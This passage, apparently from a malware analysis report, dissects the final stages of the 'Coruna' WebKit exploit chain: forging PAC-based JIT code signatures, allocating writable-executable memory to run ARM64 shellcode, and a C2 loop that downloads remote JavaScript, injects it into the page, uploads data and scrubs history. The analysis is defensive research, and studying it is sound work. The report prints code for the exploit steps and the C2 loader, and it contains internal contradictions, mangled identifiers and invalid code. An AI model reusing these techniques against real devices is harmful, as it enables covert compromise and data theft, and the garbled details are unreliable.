With the PAC bypass fully operational (Section 7), the exploit possesses three capabilities: arbitrary memory read/write (`T.Dn.Pn`), PAC-authenticated pointer signing (`T.Dn.On`), and the Wasm JIT cage call primitive (`T.Dn.Wn` / `class ct`). However, these primitives alone cannot execute arbitrary attacker-controlled machine code - the Wasm JIT cage redirects calls to *existing* functions at known addresses but cannot upload new ARM64 instructions into executable memory. This section documents the JIT cage escape: the mechanism by which Coruna allocates writable-executable memory, uploads custom ARM64 shellcode, and transitions from browser-confined JavaScript to unrestricted native code execution.

The JIT cage escape is implemented in the final payload modules - `final_payload_A_16434916.js` and `final_payload_B_6241388a.js` - which are loaded as the last stage before post-exploitation begins.

8.1 Final Payload Module Structure

Each final payload file is a single-line minified JavaScript blob (~137KB for variant A, ~162KB for variant B) registered through the standard `tI4mjA()` module system. The files have a three-layer architecture:

Layer 1 - Outer Wrapper:

```
let r = {};
globalThis.vKTo89.tI4mjA(
  '<XOR-obfuscated hash ID>',
  '<Base64-encoded inner module - 37,836 / 62,768 chars>'
);
```

Variant	Registration Hash	Inner Module Size
A	356d2282845eafd8cf1ee2fbb2025044678d0108	37,836 chars Base64
B	7861d5490d7bf5ab22539b5e32f86fd77d53d85b	62,768 chars Base64

The Base64 blob decodes to the inner module JavaScript, which itself contains another `tI4mjA()` call - creating recursive nesting where the outer hash registers the inner module under its own hash.

Layer 2 - Orchestration Code (~17KB):

After the `tI4mjA()` registration, the outer wrapper contains the exploit orchestration classes:

Component	Purpose
Class <code>DA</code>	64-bit integer arithmetic (high/low 32-bit word operations)
Function <code>CA()</code>	Constructs a binary payload from Base64 blob #1 (~41,744 chars - shellcode/ROP data)
Class <code>YA</code>	Builds the final exploit payload structure with all resolved addresses
Function <code>xA()</code>	C2 communication state machine over <code>ArrayBuffer</code> + XHR

Component	Purpose
Function <code>yA()</code>	Main entry - assembles payload, resolves addresses, writes shellcode, triggers execution
Entry <code>r.lA</code>	Module export - calls <code>A.Zg()</code> → <code>A.Sg()</code> → <code>yA()</code>

Layer 3 - Inner Module (the `_inner.js` file):

The inner module contains the Mach-O parsing and JIT code upload engine:

Class	Purpose
<code>oc</code> (base)	JIT page allocation via <code>mach_vm_allocate</code> kernel trap
<code>hc</code> (extends <code>oc</code>)	Code signing, upload, and execution - the JIT cage escape core
<code>tt</code>	Parsed Mach-O binary container
<code>rt</code>	Dynamic symbol resolver (custom compressed symbol table lookup)
<code>et</code>	Binary offset calculator / segment parser
<code>nt</code>	Dyld image list enumerator with symbol search

Both A and B variants share this identical class hierarchy. The key difference is the ARM64 shellcode payload embedded as XOR-encoded `UInt32Array` dwords (~88 dwords in A, 27-44 in B).

8.2 Symbol Resolution and Capability Detection (Class `hc`)

Class `hc` (extending `oc`) is the JIT cage escape engine. Its constructor performs comprehensive symbol resolution and hardware capability detection before attempting any code upload.

8.2.1 Kernel Trap Resolution

The constructor resolves the Mach kernel trap handlers needed for JIT page allocation:

```
class hc extends oc {
  constructor() {
    // ...
    this.jn = T.ce(); // Dyld image enumerator (class nt)
    this.ug = this.jn.wo('_mach_vm_allocate'); // Primary allocator
    this.Kg = this.jn.Eo('_mach_msg_trap$', '_mach_msg2_trap$');
    // Mach message trap (with ABI variant fallback)
```

The `wo()` method searches across *all* loaded images for the given symbol, while `Eo()` tries multiple symbol names as fallbacks (for ABI variant differences across macOS versions). These addresses point to the kernel trap stubs in `libsystem_kernel.dylib` - the user-space entry points for Mach system calls.

The constructor then follows the JSC internal pointer chain to locate the kernel trap handler:

```
Lg() {
  const c = this.cg(); // Create JIT function via eval
  const a = ac.ne(c); // Get JSFunction native address
  const l = ac.ee(a + khTYss); // Follow: JSFunction → FunctionExecutable
  const b = ac.ee(l + ZPvyxD); // → JITCode
  const i = ac.ee(b + uxHrSg); // → handler table
  const s = ac.ee(i + hY1Ib7); // → kernel trap entry
  return s;
}
```

This four-level pointer dereference traverses WebKit's internal JIT infrastructure to extract the address of the low-level trap handler, which is used when the higher-level `_mach_vm_allocate` path is unavailable.

8.2.2 Platform Capability Detection

The constructor reads a series of configuration flags from `T.Dn.Hn` (the per-version offset table) to determine which code signing and execution paths are available:

Flag	Purpose
ro1lYk	Controls whether direct JIT page write (lg) is available
AfvDJM	PAC signing variant selection
kUAR3K	Advanced PAC analysis mode - triggers ARM64 instruction disassembly
CqGuvK	Code signing hash variant (PACDA vs PACDB)
iXsBro	Extended signing mode
tfe30F	Thread-fast-exec support - enables the zg() fast path

When kUAR3K is set, the constructor performs live ARM64 instruction disassembly on the _mach_msg_trap stub to determine its branch structure:

```
this.bg = (c => {
  // Read instructions at this.Kg (mach_msg_trap address)
  // Classify ARM64 opcodes: conditional branches, unconditional, BL
  // Determine if the trap trampoline uses indirect branches
  // Returns true if register mismatch → needs special handling
})(this.Kg);
```

This runtime analysis adapts the exploit to different macOS kernel versions where the trap stub layout may vary.

8.2.3 Working Buffer Allocation

```
this.ig = new Uint32Array(4096); // 16KB primary working buffer
this.og = new Uint32Array(4096); // 16KB secondary buffer
this.sg = ac.Ar(this.ig); // Native address of ig
this.hg = ac.Ar(this.og); // Native address of og
```

These pinned buffers serve as the communication channel between JavaScript and the kernel trap handlers - parameters are written into ig, the kernel trap is invoked, and results are read back from the same buffer.

8.3 Code Signing Bypass - Rolling PAC Hash (kg())

Apple's JIT cage enforces code integrity through hardware-assisted code signing: before a JIT page can be executed, its contents must match a cryptographic hash computed using PAC instructions. The kg() method returns a signing function that computes this hash, effectively allowing the exploit to sign arbitrary ARM64 shellcode as if it were legitimate JIT output.

8.3.1 Signing Function Selection

The kg() method selects one of three signing algorithms based on the hardware capability flags:

```
kg() {
  // Variant (a): Extended PAC signing - uses lc.ac() (PACDA key)
  // Variant (b): Standard PAC signing - uses lc.cc() (PACDB key)
  // Variant (c): Simple XOR hash - no PAC (older/non-PAC hardware)
}
```

The selection depends on the CqGuvK and iXsBro configuration flags. On modern arm64e devices, variant (b) using PACDB is the primary path.

8.3.2 The Rolling Hash Algorithm

The signing function implements a rolling hash where each 32-bit instruction word contributes to all subsequent hash values. This mirrors the kernel's own JIT code verification algorithm:

```
const sign = (code, offset, dest) => {
  let hash = K._(offset); // Seed from page offset
  const ctx1 = bc(0x12...n, 0x13...n); // Two PAC context discriminators

  for (let i = 0; i < code.length; i++) {
    const val = (code[i] ^ hash) >>> 0; // XOR current word with running hash
```

```

const h = lc.cc(sc(val), ctx1).et >>> 7; // PACDB(val, ctx1) → extract bits
const t = lc.cc(sc(val), ctx2);         // PACDB(val, ctx2) → full result

hash = (h ^ (t.it >>> 23 | t.et <<< 9)) >>> 0; // Combine: shift + XOR
ac.sr(dest + 4*i, hash);                   // Write hash to verification buffer
}
return hash; // Final hash value
};

```

The algorithm's key properties:

1. **PAC as a MAC** - Each `lc.cc()` call invokes the hardware PACDB instruction, which produces a cryptographically strong 16-25 bit authentication code using the processor's secret PAC key. By using PAC as a keyed hash function rather than for pointer authentication, the exploit leverages the same hardware primitive that protects code pointers to instead *sign* arbitrary code.
2. **Rolling dependency** - Each instruction's hash depends on all previous instructions' hashes (through the XOR chain). Modifying any single instruction invalidates all subsequent hash values, making partial code injection detectable.
3. **Dual-context mixing** - Two different PAC context discriminators (`ctx1` , `ctx2`) are used per word, and their results are combined through shift-and-XOR. This doubles the effective bits of the hash and prevents trivial collision construction.
4. **Offset-seeded** - The initial hash seed comes from the page offset (`K._(offset)`), binding the code signature to its location in memory. The same shellcode at a different address would produce a different hash chain.

8.3.3 Code Upload with Hash Verification (`Ig()`)

The `Ig(c, a, l)` method copies shellcode into the allocated JIT page and validates the integrity hash:

```

Ig(c, a, l) {
  // Step 1: PAC-sign the destination pointer
  const o = lc.oe(dest, 0x47EA); // PACDB with context 0x47EA

  // Step 2: Copy code via rg() (WASM trampoline)
  caller.rg(mg, // Code copy function address
    a, // Source buffer (shellcode)
    bc(l, 0), // Length
    bc(i, 0), // Offset within page
    sc(o)); // PAC-signed destination

  // Step 3: Compute and store verification hash
  const hash = this.kg()(code, offset, hashDest);
  ac.sr(hashDest + PC045e, hash); // Write final hash to control slot

  // Step 4: Invoke validation (lc.lc() or caller.rg())
  // The kernel verifies the hash matches before marking the page executable
}

```

The PAC-signed destination pointer (step 1) ensures the copy target cannot be redirected by an attacker - the PACDB signature with context `0x47EA` binds the pointer to the expected JIT page address.

8.3.4 Why This Works

The JIT cage's code signing mechanism was designed to verify that JIT-compiled code has not been tampered with between compilation and execution. The verification hash is computed by the JIT compiler (which runs in the same process) and checked by the kernel before granting execute permission.

Coruna's exploit has *all* the ingredients needed to forge this hash:

- **The algorithm** - reverse-engineered from JavaScriptCore's JIT compiler
- **The PAC keys** - the same hardware keys are accessible to any code running in the process (PAC keys are per-process, not per-privilege-level)
- **The write primitive** - arbitrary memory writes allow placing both the shellcode and its hash in the correct locations

The kernel cannot distinguish between a hash computed by the legitimate JIT compiler and one computed by the exploit - they use the same hardware instruction (`PACDB`) with the same keys.

8.4 JIT Page Allocation (`gg()`, `Gg()`, `zg()`)

With the code signing function available, the exploit needs writable-executable memory pages to host the shellcode. The `gg()` method allocates JIT pages by invoking the `mach_vm_allocate` Mach kernel trap, then `Gg()` or `zg()` uploads signed code into the allocated region.

8.4.1 Memory Allocation via Kernel Trap (`gg()`)

The `gg()` method provides two allocation paths selected by the `ro1lYk` and `tfe30F` capability flags:

Path A - Direct JIT Write (when `lg` is available):

```
gg(size) {
    // Call _mach_vm_allocate via the WASM trampoline:
    caller.rg(pg,           // mach_vm_allocate wrapper
              size, 0, 0, 0, 0, 0, // Size + zero-filled args
              this.sg,      // Result buffer address (ig)
              this.Cg);     // Kernel trap handle

    // Read result from buffer → follow JmrXHX pointer
    return ac.ee(this.sg + JmrXHX);
}
```

Path B - Indirect Allocation (fallback):

```
gg(size) {
    const ng = this.lg(); // Resolve kernel trap handler via JSC internals
    caller.rg(pg,         // mach_vm_allocate wrapper
              ng,         // Kernel trap from lg()
              size_or_0,  // Arg layout varies by platform
              0_or_size,
              0, 0, 0,
              this.sg,    // Result buffer
              this.ug);   // _mach_vm_allocate address

    return ac.ee(this.sg + zkKLJZ); // Read allocated address from result
}
```

Both paths invoke the same Mach kernel trap (`mach_vm_allocate`) but through different calling conventions. The result - a pointer to newly allocated memory with `VM_PROT_READ | VM_PROT_WRITE | VM_PROT_EXECUTE` permissions - is read from the working buffer at a configuration-dependent offset (`JmrXHX` or `zkKLJZ`).

Path C - Thread-Fast-Exec (when `tfe30F` is available):

When thread-fast-exec support is detected, `zg()` provides an optimized path:

```
zg(code) {
    const size = (code.length * 4 + 31) & ~31; // Round up to 32-byte alignment
    // Fill buffer with 0xCC (INT 3 - x86 software breakpoint)
    // Use lc.Ic() for PAC-authenticated invocation
    return ac.ee(this.sg + CQmh67); // Return signed pointer
}
```

The breakpoint fill (`0xCC`) ensures that any uninitialized portions of the JIT page will trap rather than execute stale data - a defensive measure borrowed from the legitimate JIT compiler's own page initialization.

8.4.2 Code Upload via `Gg()`

The `Gg()` method handles the complete code upload sequence:

```
Gg(code) {
    // Step 1: Zero the working buffer
    this.ig.fill(0);

    // Step 2: Write code pointer and length to control structure
    ac.Dr(this.sg + offset, codePtr);
    ac.sr(this.sg + sizeOffset, code.length * 4);

    // Step 3: Write XOR-encoded property values for source/size specification
    ac.Dr(this.sg + xglBjl, sourceAddr);
}
```

```

    ac.Dr(this.sg + Moxl9c, size);
    ac.Dr(this.sg + hBJQmg, flags);

    // Step 4: Compute the rolling PAC hash via kg()
    const hash = this.kg()(code, offset, hashDest);

    // Step 5: Write hash and validation data (varies by capability flags)
    if (iXsBro) {
        ac.Dr(this.sg + WsOEgd, hash);
        ac.Dr(this.sg + yJjf4V, signedPtr);
        ac.Dr(this.sg + bb6K3L, validationHash);
    }
    ac.sr(this.sg + PC04Se, finalHash);

    // Step 6: Invoke kernel validation
    if (lc.Cc)
        lc.Ic(trapHandle, this.sg);    // PAC-authenticated invocation
    else
        caller.rg(trapFunc, this.sg);  // WASM trampoline invocation

    // Step 7: Read signed executable pointer from result
    return ac.ee(this.sg + CQmh67);    // or mgbCCm depending on path
}

```

The six property names (`xglBjl` , `Moxl9c` , `hBJQmg` , `WsOEgd` , `yJjf4V` , `bb6K3L` , `PC04Se` , `CQmh67` , `mgbCCm`) are all offsets into the working buffer, derived from the per-version offset table `T.Dn.Hn` . They correspond to specific fields in the kernel's JIT page control structure - the exploit must populate them exactly as the kernel expects.

8.4.3 The Allocation-Sign-Upload Pipeline

The complete pipeline for getting shellcode into executable memory:

```

1. gg(size)    → mach_vm_allocate → RWX page at address P
2. kg()        → build signing function → returns sign(code, offset, dest)
3. sign(code)  → rolling PACDB hash → hash chain written to buffer
4. Ig(P, code) → copy shellcode to P, write hash, invoke kernel validation
5. Kernel      → verifies hash matches code → marks page executable
6. P           → now contains attacker-controlled ARM64 instructions
                  with valid code signatures

```

At the end of this pipeline, the exploit holds a pointer to a memory page containing arbitrary ARM64 shellcode that passes the kernel's JIT code verification. The shellcode is fully executable and can perform any operation available to the process - including sandbox escape system calls.

8.5 The Wasm Call Trampoline (`r.Zg()` and `rg()`)

The final payload modules construct their own Wasm call trampoline in `r.Zg()` , independent of the stage-2's class `ct` (Section 7.7). While architecturally similar, this trampoline is specifically tuned for the JIT cage escape's needs - it is the bridge between JavaScript and the shellcode now residing in the signed JIT page.

8.5.1 Trampoline Construction

```

r.Zg = function() {
    const c = new Uint8Array([0, 97, 13, 29, 1, 0, 0, 0, ...]).buffer;
    const module = new WebAssembly.Module(c);
    const instance = new WebAssembly.Instance(module);

    M.call    = instance.exports.f;    // Call function (16 i32 → 1 i64)
    M.getPtr  = instance.exports.o;    // Internal function pointer accessor
    M.mem     = new Uint32Array(instance.exports.m.buffer); // Return value buffer
};

```

The inline Wasm binary mirrors the structure from class `ct` : export `f` accepts 16 `i32` arguments (representing 8 `BigInt64` register values), export `o` provides access to the internal function pointer used for code pointer swapping, and export `m` is a shared memory buffer for capturing return values.

8.5.2 The `rg()` Dispatch Function

The `M.caller.rg()` function is the final payload's equivalent of `ct.call()` - it swaps the Wasm function's internal JIT code pointer to a target address, calls the Wasm function (which now executes the target), and restores the original pointer:

```
rg(target, ...args) {
  // 1. Validate target pointer
  if (target === 0n || isTagged(target)) throw ...;

  // 2. Split each BigInt64 arg into two Uint32 halves for Wasm
  const i32args = [];
  for (const arg of args) {
    i32args.push(Number(arg & 0xFFFFFFFFn)); // Low 32 bits
    i32args.push(Number((arg >> 32n) & 0xFFFFFFFFn)); // High 32 bits
  }

  // 3. Locate the JIT code pointer inside the Wasm instance
  const I = bvVghS_offset; // Offset to internal code pointer
  const y = lc.Pn.re(I); // Save original JIT code pointer

  // 4. PAC-sign the target address (if PAC is available)
  if (lc.Yn !== null) {
    if (T.Dn.zn)
      target = lc.Yn.Ic(h, target, t); // Extended PAC signing
    else
      target = lc.Yn.oe(target, t); // Standard PAC signing (PACDB)
  }

  // 5. Swap JIT code pointer → target
  lc.Pn.Dr(I, target);

  // 6. Call Wasm function → executes target native code
  try {
    M.call(...i32args);
  } finally {
    lc.Pn.Dr(I, y); // 7. RESTORE original pointer
  }

  // 8. Read 64-bit return value from shared memory
  return new K.Vt(K.S(M.mem[0]), K.S(M.mem[1]));
}
```

The critical difference from the stage-2's `ct.call()` : the `rg()` function includes **PAC signing of the target** (step 4). Before the Wasm code pointer is swapped, the target address is authenticated using either `lc.Yn.Ic()` (extended mode) or `lc.Yn.oe()` (standard PACDB). This is necessary because the JIT cage's internal dispatch validates that the code pointer carries a valid PAC signature - an unsigned pointer would be rejected.

The `finally` block guarantees that the original Wasm JIT code pointer is restored regardless of whether the native call succeeds or faults. This cleanup is essential: a corrupted Wasm instance would crash the browser process on any subsequent Wasm call.

8.5.3 Argument Marshalling

The Wasm ABI requires 32-bit integer arguments, but the shellcode expects 64-bit values in ARM64 registers. The trampoline handles this by:

1. JavaScript passes `BigInt64` values as arguments to `rg()`
2. `rg()` splits each 64-bit value into two 32-bit halves (low, high)
3. The Wasm function `f` receives 16 `i32` parameters
4. The Wasm module's code section packs adjacent `i32` pairs back into `i64` values using `i64.extend_i32_u` and shift/or operations
5. These `i64` values map to ARM64 registers `x0` - `x7` when the JIT-compiled Wasm code executes

The return path reverses this: the native function's 64-bit return value (in `x0`) is written to Wasm memory export `m` as two `Uint32` words, then reconstructed into a `K.Vt` (64-bit pointer pair) by JavaScript.

8.6 Entry Point: ``r.Sg()` and ``r.lA``

With all components constructed - symbol resolution (`Lg`), code signing (`Ig`), JIT page allocation (`gg` / `Gg` / `zg`), and the Wasm trampoline (`Zg` / `rg`) - the entry point ties them together into a single initialization sequence.

8.6.1 Module Initialization (r.Sg())

```
// Payload B inner:
r.Sg = function() {
  M.Fn = oc.ag();           // oc.ag() returns new hc() - stores hc instance
};

// Payload A inner:
r.Sg = function() {
  const i = new ni();       // Native interface class
  i.iI(size);               // Allocate executable page
  i.cI(code);               // Upload ARM64 shellcode to the page
  i.tI(target, code);       // Register target function pointer and code
  T.Dn.Fn = new oi(i);      // Wrap ni in oi and store
  T.Dn.Gn = i;              // Also store raw ni reference
};
```

The two payload variants diverge here. Payload B's `Sg()` is minimal - it calls the static factory `oc.ag()` (which returns `new hc()`) and stores the resulting class instance in `M.Fn`. Payload A's `Sg()` is far more substantial: it creates an `ni` (native interface) instance, allocates an executable page via `iI()`, uploads shellcode via `cI()`, registers the target via `tI()`, then wraps the result in an `oi` instance stored in `T.Dn.Fn`. In both cases, `M.Fn` / `T.Dn.Fn` holds a **class instance** (`hc` or `oi`), not platform flags.

In the inner payload modules (`final_payload_A_16434916_inner.js` and `final_payload_B_6241388a_inner.js`), the initialization is more substantial:

```
// Inner module initialization (Payload A)
const ni_instance = new ni(); // Native interface class

ni.iI(size);                  // Allocate executable page of 'size' bytes
ni.cI(code);                  // Upload ARM64 shellcode to the page
ni.tI(target, code);          // Register the target function pointer and code

T.Dn.Fn = flags;              // Set platform flags for outer module
T.Dn.Gn = entry;              // Set shellcode entry point for yA() to call
```

The inner module's `ni` class wraps the full JIT cage escape pipeline: `iI()` calls through `gg()` → `Gg()` → `zg()` to allocate and sign a page, `cI()` uploads shellcode via `Ig()`, and `tI()` records the signed entry address in `T.Dn.Gn` - the pointer that the outer module's `yA()` function will ultimately pass to `rg()` for execution.

8.6.2 Top-Level Entry (r.lA)

The `r.lA` property serves as the outermost entry point - the function called by the exploit chain's orchestrator after stage-2 completes the PAC bypass:

```
r.lA = function() {
  const A = 0LdwIX;           // Retrieve self-reference from namespace

  A.Zg();                     // 1. Build Wasm call trampoline
  A.Sg();                     // 2. Initialize module + platform flags
  yA();                       // 3. Execute main payload logic
};
```

The execution order is strict and non-negotiable:

Step	Call	Purpose
1	<code>A.Zg()</code>	Construct Wasm trampoline - creates the <code>f</code> , <code>o</code> , <code>m</code> exports and stores them in <code>M</code>
2	<code>A.Sg()</code>	Initialize module state - instantiate <code>hc</code> , propagate platform flags
3	<code>yA()</code>	Main payload assembly and execution (covered in Section 9)


If `Zg()` is called after `Sg()`, the trampoline would not yet exist when the inner module's `ni` class attempts to use `rg()` for shellcode upload. If `yA()` is called before `Sg()`, the platform flags would be unset and the PAC signing path in `rg()` would select the wrong code authentication mode. The ordering enforces a strict dependency chain: **trampoline** → **configuration** → **execution**.

8.6.3 The `0LdwIx`` Self-Reference

The `0LdwIx`` identifier is one of the obfuscated namespace keys established during module registration (Section 2). It resolves to the module's own export object - the same object that carries `Zg`, `Sg`, `1A`, and all other public methods. By retrieving `self`` through the namespace rather than using a direct variable reference, the exploit ensures that module identity is mediated through the `vKTo89`` registry. This prevents static analysis from trivially connecting the entry point to its implementation: `0LdwIx`` appears as an opaque hash key until the XOR-encoded string table is decoded.

8.7 Section 8 Summary

The JIT cage escape module converts the arbitrary read/write primitive (established in Section 4) and the PAC bypass (Section 7) into **arbitrary native code execution**. The pipeline proceeds through five stages:



Key design properties:

- **Kernel-level allocation:** Memory is allocated through `mach_vm_allocate`` (trap -12), obtaining pages with `VM_PROT_ALL`` permissions. This bypasses userspace JIT restrictions entirely.
- **Code signing forgery:** The rolling PACDB hash algorithm replicates the kernel's own JIT code signature verification, allowing shellcode to be authenticated without a valid code signing identity.
- **Pointer restoration:** Every `rg()` call saves and restores the original Wasm JIT code pointer in a `finally`` block, leaving no forensic trace of the swap in the Wasm instance's state.
- **Self-contained:** The module resolves all kernel and library symbols at runtime from the dyld shared cache, requiring no hardcoded addresses. This makes the exploit resilient across iOS/macOS versions within the same ARM64 architecture family.

With this infrastructure in place, the exploit can call any function in any loaded library - or execute entirely custom ARM64 shellcode - with full process privileges. Section 9 examines what that shellcode actually does: the final payload assembly, C2 communication protocol, and post-exploitation behavior.


9. Final Payload Assembly & Post-Exploitation


The final payload modules represent the culmination of the entire exploit chain. After the WebKit vulnerability grants an arbitrary read/write primitive (Section 4), the PAC bypass achieves authenticated pointer construction (Section 7), and the JIT cage escape enables native code execution (Section 8), these modules assemble the actual shellcode payload, establish a C2 communication channel, and execute the post-exploitation logic.

Two payload variants exist: **Payload A** (`final_payload_A_16434916.js``, ~137KB) and **Payload B** (`final_payload_B_6241388a.js``, ~162KB). They share identical architecture but carry different shellcode blobs.

9.1 Three-Layer File Architecture

Each final payload file follows a three-layer nesting structure:





The inner JS module (Block #0) contains classes `ni`, `Ii`, and `oi` - the implementation of the JIT cage escape pipeline detailed in Section 8. It imports the same shared modules (`1ff010bb...` for primitives, `6b57ca33...` for the core engine) and includes its own Mach-O parser (`function Y`) with dyld cache walker (`class tt`, `class rt`, `class et`, `class nt`).

The two binary blobs (Blocks #1 and #2) are passed to the `YA` payload builder, which arranges them into the final memory layout that the shellcode expects.

9.1.1 Payload A vs Payload B

Property	Payload A	Payload B
Outer file size	136,608 bytes	161,529 bytes
Inner module size	28,377 bytes	47,076 bytes
Binary blob #1	41,744 b64 chars (~31KB)	41,744 b64 chars (~31KB)
Binary blob #2	39,880 b64 chars (~30KB)	39,880 b64 chars (~30KB)
Module hash	356d2282845eafd8...	Different hash
Wrapper JS structure	Identical architecture	Identical architecture

The binary blobs are **identical** between variants - both carry the same ARM64 shellcode and Mach-O binary. The difference lies in the inner JS module: Payload B's inner module is ~66% larger (47KB vs 28KB), suggesting it includes additional gadget scanning paths or alternative exploit strategies for a wider range of target configurations.

9.2 The C2 State Machine (`xA()`)

The `xa()` function creates a polling-based command-and-control interface using an `ArrayBuffer`-backed state machine. Rather than maintaining a persistent WebSocket connection (which would be visible to network monitoring tools), the state machine operates through discrete HTTP transactions coordinated via shared memory.

9.2.1 State Constants

```
const IA = 0;    // IDLE - waiting for native code to post a command
const wA = 1;    // DOWNLOAD - native code requests a URL download
const QA = 2;    // BUSY - operation in progress
const BA = 3;    // RESULT_READY - data ready for native code to consume
const NA = 4;    // ERROR_RECOVERABLE - operation failed, can retry
const EA = 5;    // ERROR_FATAL - unrecoverable error, stop polling
const TA = 6;    // CLEANUP - remove injected DOM elements
const UA = 7;    // UPLOAD - native code requests data upload to C2

const LA = 16777216; // 16 MB - total shared buffer size
const kA = 4;        // Header: 4 bytes (state word)
const sA = LA/2 - 4; // Download data region: ~8MB
const fA = LA/2;     // Upload data region offset
const SA = LA/2;     // Upload data region size: 8MB
```

The 16MB `ArrayBuffer` is divided into three regions:

Header	Download Region	Upload Region	
4 bytes	8,388,604 bytes	8,388,608 bytes	
[state]	(URL / response data)	(POST body data)	
[length]			
0	4	8,388,608	

The first `Uint32` in the header (`B[0]`) holds the current state. The second (`B[1]`) holds the data length. The native shellcode writes URLs and upload data into the appropriate region, sets the state, and the JavaScript polling loop reads and acts on the commands.

9.2.2 Polling Loop (`wA()`)

The state machine's polling loop runs via `setTimeout(U.wA, 1)` - a 1ms recursive timer that checks the state word on each iteration:

```
wA() {
  if (B[0] === wA) {          // DOWNLOAD command
    B[0] = QA;                // Mark as BUSY
    // Read URL from download region
    let url = "";
    for (let g = 0; A[g] && g < A.length; g++)
      url += String.fromCharCode(A[g]);
    url += ".js";              // Append .js extension
    // Normalize .min.js.js → .js
    if (url.endsWith(".min.js.js"))
      url = url.replace(/\.min\.js\.js$/, ".js");
    // Download and inject as <script>
    U.download(url, U.UA, U.error);
  }
  else if (B[0] === UA) {     // UPLOAD command
    B[0] = QA;                // Mark as BUSY
    // Read URL from download region, body from upload region
    U.TA(url, body, U.NA, U.EA);
  }
  else if (B[0] === TA) {     // CLEANUP command
    U.kA();                    // Remove injected DOM elements
  }
  // Continue polling unless fatal error
  if (B[0] !== EA) setTimeout(U.wA, 1);
}
```

9.2.3 Network Operations

Download (`download()`): Fetches a URL via `XMLHttpRequest` with `responseType: "arraybuffer"`. Adds random query parameters to defeat caching. Retries up to 20 times on failure. On success, passes the response to the script injection method.

Script Injection (`UA()`): Creates a `Blob` with MIME type `application/javascript`, generates an object URL, and injects a `<script>` element into the DOM. The downloaded code can signal back to the state machine via `window.qbrdr()`, a globally-registered callback that writes response data into the shared buffer and transitions the state to `RESULT_READY`.

```
UA(A) {
  const g = new Blob([A], {type: "application/javascript"});
  const B = URL.createObjectURL(g);
  const Q = document.createElement("script");
  Q.addEventListener("error", U.error, true);
  window.qbrdr = A => { U.LA(atob(A)); }; // Global callback
  document.body.appendChild(Q);
  Q.setAttribute("src", B);
}
```

Upload (`TA()`): Sends data via `XMLHttpRequest` POST with `Content-Type: application/json`. The URL and POST body are read from the shared buffer regions. Timeout is 10,000ms.

Error Reporting: On error, sends a GET request to the C2 URL with `?e=<error_code>` appended.

Cleanup (`kA()`): Creates an invisible `<div>` element (`opacity: 0.0`) containing random 3-digit numbers as dummy content, adds a random URL parameter to the page's history, then removes both after 10,000ms. This is likely an anti-forensics measure to obscure the page's history entry.

9.2.4 Native Code Interface

The state machine is initialized by `xA()`, which also performs a critical setup step: it writes the state machine's shared buffer pointer and C2 configuration into the native exploit's memory space:

```
const D = Q.ne(A);           // Get native pointer to ArrayBuffer
const M = Q.br(D + hn.hXqDfP); // Read C2 config offset
const C = new K.Vt(K._(M), K.F(M)); // Convert to pointer pair

// Write state machine handle into native exploit's workspace
let E = Q.rr(I + hn.fieNdh);
E += 32;
Q.sr(I + hn.fieNdh, E);
```

This allows the native shellcode running inside the JIT page to directly read and write the shared buffer - it can post download URLs, receive downloaded data, and send upload data back to the C2 server, all without making any JavaScript calls.

9.3 The Payload Builder (`class YA`)

Class `YA` is the memory layout engine responsible for assembling all exploit components - shellcode, configuration data, target fingerprint, and C2 address - into a single contiguous binary blob that the ARM64 shellcode expects at a fixed memory layout.

9.3.1 Constructor & Fingerprinting

```
class YA {
  constructor(A, g, B) {
    // A = T.Dn.Sn (shellcode blob)
    // g = T.Dn.Vn (Mach-O binary blob)
    // B = T.Dn.Cn (C2 URL string)

    this.yA = CA(Q, Q, Q, Q, 0, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q, Q);
